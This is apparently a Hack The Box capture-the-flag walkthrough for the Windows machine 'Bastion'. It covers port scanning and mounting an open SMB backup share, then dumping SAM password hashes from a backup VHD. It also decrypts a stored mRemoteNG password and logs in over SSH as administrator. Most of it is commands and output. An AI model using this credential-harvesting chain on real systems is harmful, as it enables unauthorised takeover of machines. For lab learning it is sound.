Bastion


```
=====================
|        BASTION 10.10.10.134          |
=====================
```

InfoGathering

```
PORT    STATE SERVICE      VERSION
22/tcp  open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|_  256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=9/4%OT=22%CT=1%CU=39656%PV=Y%DS=2%DC=T%G=Y%TM=5D6F2CC8
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=109%TI=I%CI=I%II=I%SS=S%TS=A
OS:)SEQ(SP=107%GCD=1%ISR=109%TI=I%II=I%SS=S%TS=A)OPS(O1=M54DNW8ST11%O2=M54D
OS:NW8ST11%O3=M54DNW8NNT11%O4=M54DNW8ST11%O5=M54DNW8ST11%O6=M54DST11)WIN(W1
OS:=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O
OS:=M54DNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=
OS:0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=
OS:Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=
OS:Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%R
OS:IPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -48m28s, deviation: 1h09m13s, median: -8m31s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2019-09-04T05:08:52+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-09-04T03:08:48
|_  start_date: 2019-09-03T20:26:21

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   90.33 ms 10.10.14.1
2   90.04 ms 10.10.10.134
```

List SMB Shares using smbclient

```
smbclient -L 10.10.10.134
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.134 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
```




```
root@kali:~/HTB/Challenges/August# smbclient -L 10.10.10.134
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
```

Gaining Access

The Backup Drive is available for sharing. Lets mount it and explore its files

```
mount -t cifs -o username=root  //10.10.10.134/Backups /mnt/
cd '/mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351'
ls
```



```
root@kali:/mnt/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351# ls
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd                                                 cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml
9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd                                                 cd113385-65ff-4ea2-8ced-5630f6feca8f_Writera6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml
BackupSpecs.xml                                                                          cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml                                      cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml                                cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-1050253ae220.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml
```

Here we see there are some .vhd files which means we have some virtual drives to take a look at.
If you do not already have it install qemu-utils. This will allow you to mount the vhd drive in read only mode.
Once that is installed map the drive in read only mode. The 5.1Gb Drive not the smaller one.

```
sudo apt install qemu-utils
modprobe nbd
qemu-nbd -c /dev/nbd0 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
mount /dev/nbd0p1 /mnt
cd /mnt
ls
```

Next lets naviagte to where the SAM file is to try and view some hashed credentials
if you have not already ensure bkhive and samdump2 are installed

```
cd Windows/System32/config
sudo apt install bkhive -y
sudo apt install samdump2 -y
cat SAM

samdump2 SYSTEM key.txt
root@kali:~/HackTheBox/machines/bastion# cat user_hash
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
```

After mounting the drive we are able to read the contents of hashes
Now that we have the hash we are going to place it in a text file and crack it with John


```
echo ‘L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::’ > hash.txt
john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

# John was giving me trouble so I used this site instead.
https://hashkiller.co.uk/Cracker
```

```
type C:\Users\L4mpje\Desktop\user.txt
9bfe57d5c3309db3a151772f9d86c6cd
```

USER FLAG: 9bfe57d5c3309db3a151772f9d86c6cd

PrivEsc

If we go into the AppData\Roaming Directory there is an unsual program there called mRemoteNG
I googled it which told me it is an RDP and VNC applicaiton
The connetion list for this application is stored at %userprofile%\AppData\Roaming\mRemoteNG\confCons.xml




```
 Directory of C:\Users\L4mpje\AppData\Roaming

22-02-2019  15:01    <DIR>          .
22-02-2019  15:01    <DIR>          ..
22-02-2019  14:50    <DIR>          Adobe
22-02-2019  15:03    <DIR>          mRemoteNG
               0 File(s)              0 bytes
               4 Dir(s)  11.287.789.568 bytes free
```

```
dir C:\Users\L4mpje\AppData\Roaming\mRemoteNG
type C:\Users\L4mpje\AppData\Roaming\mRemoteNG\confCons.xml

# Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw=="
```

The above commands display an encrypted password in the xml file.
This blog entry I found goes over how to steal the password.
1.) RESOURCE: http://cosine-security.blogspot.com/2011/06/stealing-password-from-mremote.html?source=post_page-----766ae64eef1b---------------------
2.) RESOURCE: https://github.com/kmahyyg/mremoteng-decrypt/releases/tag/v1

We are going to use the jar file from the second resource script to decode the password

```
java -jar decipher_mremoteng.jar "aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/
zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw=="

User Input: aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==
Use default password for cracking...
Decrypted Output: thXLHM96BeKL0ER2
```




```
root@kali:~/HTB/boxes/Bastion# java -jar decipher_mremoteng.jar "aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw=="
User Input: aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==
Use default password for cracking...
Decrypted Output: thXLHM96BeKL0ER2
```

PASSWORD: thXLHM96BeKL0ER2

Now we ssh in as administrator and read our final flag!!

```
ssh administrator@bastion.htb
thXLHM96BeKL0ER2
type Desktop\root.txt
958850b91811676ed6620a9c430e65c8
```



```
administrator@BASTION C:\Users\Administrator>type Desktop/root.txt
The syntax of the command is incorrect.

administrator@BASTION C:\Users\Administrator>type Desktop\root.txt
958850b91811676ed6620a9c430e65c8
```

Now unmount the drive as we will not need it mapped anymore

```
umount /mnt
qemu-nbd -d /dev/nbd0
```